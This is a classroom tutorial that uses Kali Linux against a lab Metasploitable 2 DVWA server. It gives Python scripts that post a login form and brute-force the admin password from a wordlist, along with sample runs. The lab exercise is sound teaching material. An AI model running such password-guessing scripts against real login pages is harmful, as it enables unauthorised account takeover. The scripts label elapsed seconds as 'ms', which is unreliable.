Python Guess Password

Contents


Time required: 60 minutes

Tutorial 1: Post Login Form

This Tutorial will use Kali Linux and Metasploitable 2 to simulate guessing a password on a web site.

A web form uses a post request to post information to the form. A web login screen is a form. We can use the Python requests.post() method to login to a web site.


Enter the following code.



```
#!/usr/bin/env python3
"""
    Filename: post.py
    How to post to a web site
    logon to DVWA metasploitable2
"""

import requests

# Target Metasploitable 2 DVWA web server
target_url = "http://10.10.1.5/dvwa/login.php"

data_dict = {
    "username": "admin",
    "password": "password",
    "Login": "submit"
}

# Post data to a form to logon to the web server
response = requests.post(
    target_url,
    data=data_dict
)

# Display the response
print(response.content)
```

Example run:

This shows the main web page html after we logged in.




```
b'\r\n<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http:/
ww.w3.org/1999/xhtml">\r\n\r\n\t<head>\r\n\t\t<meta http-equiv="Conten
rable Web App (DVWA) v1.0.7 :: Welcome</title>\r\n\r\n\t\t<link rel="s
l="icon" type="\\image/ico" href="favicon.ico" />\r\n\r\n\t\t<script t
\r\n\r\n\t<body class="home">\r\n\t\t<div id="container">\r\n\r\n\t\t\
n Vulnerable Web App" />\r\n\r\n\t\t\t</div>\r\n\r\n\t\t\t<div id="mai
lick="window.location=\'.\'" class="selected"><a href=".">Home</a></li
ructions.php">Instructions</a></li><li onclick="window.location=\'setu
window.location=\'vulnerabilities/brute/.\'" class=""><a href="vulnera
rabilities/exec/.\'" class=""><a href="vulnerabilities/exec/.">Command
" class=""><a href="vulnerabilities/csrf/.">CSRF</a></li><li onclick="
f="vulnerabilities/fi/.?page=include.php">File Inclusion</a></li><li o
erabilities/sqli/.">SQL Injection</a></li><li onclick="window.location
blind/.">SQL Injection (Blind)</a></li><li onclick="window.location=\'
```

Tutorial 2: Guess the Password

If we know the username, we can use requests.post() to bruteforce the password. Attached to this assignment is a small passwords.txt file. At the end of it is the correct password: password.


Most logins have a setting to only allow so many attempts before the account is locked out. The DVWA does not have the feature.

Enter the following code:



```python
#!/usr/bin/env python3
"""
    Filename: guess_password.py
    Guess the password to the DVWA web site on metasploitable 2
"""
import time as time
import requests

# Target Metasploitable 2 DVWA web server
# Change 10.10.1.5 to your dvwa IP address
target_url = "http://10.10.1.5/dvwa/login.php"

# Dictionary for form login submission
# We are going to guess the password
data_dict = {
    "username": "admin",
    "password": "",
    "Login": "submit"
}

# The current time/start time
start_time = time.time()

# Open the passwords.txt as a wordlist to bruteforce the password
with open("passwords.txt", "r") as wordlist_file:
    # Read the file one line at a time
    for line in wordlist_file:

        # Strip the \n character
        word = line.strip()

        # Put password from file into the dictionary
        data_dict["password"] = word

        # Post data to form
        response = requests.post(target_url, data=data_dict)

        # Get response in text (String) for comparison
        # When Login failed is not in the response
        # we have the password
        if "Login failed" not in response.text:
            # The current time/finish time
            end_time = time.time()

            # end - start to calculate elapsed time
            time_elapsed = end_time - start_time
            print(f"[+] Time elapsed: {time_elapsed:.2f} ms")

            print(f"[+] Got the password -->  {word}")
            exit()

# If the password is not in the dictionary
# The current time/finish time
end_time = time.time()
# end - start to calculate elapsed time
time_elapsed = end_time - start_time
print(f"[+] Time elapsed: {time_elapsed:.2f} ms")
print("[+] Reached end of line.")
```

Example run:



```
┌──(user㉿kali)-[~]
└─$ python3 guess_password.py
[+] Time elapsed: 0.09 ms
[+] Got the password ⟶ password

┌──(user㉿kali)-[~]
└─$ 
```

Assignment Submission

- Attach all program files.
- Insert a screenshot of successful runs of both programs.
- Submit the assignment in BlackBoard.